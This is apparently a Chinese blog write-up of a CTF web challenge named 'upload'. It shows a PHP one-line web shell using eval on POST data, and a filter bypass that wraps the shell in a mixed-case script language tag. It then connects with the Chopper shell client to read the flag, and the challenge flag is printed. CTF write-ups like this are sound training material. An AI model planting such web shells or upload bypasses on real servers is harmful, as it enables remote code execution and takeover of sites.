

i春秋 | “百度杯”CTF比赛 九月场 | upload

原创

[g1ut_t0ny](#) 于 2020-07-03 19:40:50 发布 153 收藏

文章标签: [CTF 夺旗赛](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/g1ut_t0ny/article/details/107112820

版权

upload题目

分值 : 50分 类型 : Web 题目名称 : Upload

题目内 想怎么传就怎么传, 就是这么任性。
tips:flag在flag.php中

创建赛题

https://blog.csdn.net/g1ut_t0ny

步骤

1、看看题目，人家多敞亮，想传啥文件就传啥，那我也不客气了，一句话走起

```
view-source:http://d00149890dd048c99b9e9c3e0cfc2be6f4349fbe43d4d67.changame.ichunqiu.com/u/1.php  
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU  
1 @eval($_POST['a']);?>
```

https://blog.csdn.net/g1u_t0ny


2、就知道不会这么善良



很明显他把我的'<?php'给过滤了


3、想办法绕过: `<script language="pHp">@eval($_POST['a'])</script>` 之所以大写H是因为php被过滤掉了

```
2.php
文件(F) 编辑(E) 搜索(S) 选项(O) 帮助(H)
<script language="pHp">@eval($_POST['a'])</script>
```



4、确认上传成功, 接下来连菜刀, 找flag

```
载入 /var/www/html/flag.php
<?php
echo 'here_is_flag';
'flag{720cda21-b549-4381-88a0-83c639704bfc}';
```



福利

我在找资料的时候看见的一些木马, 大家一起参考呀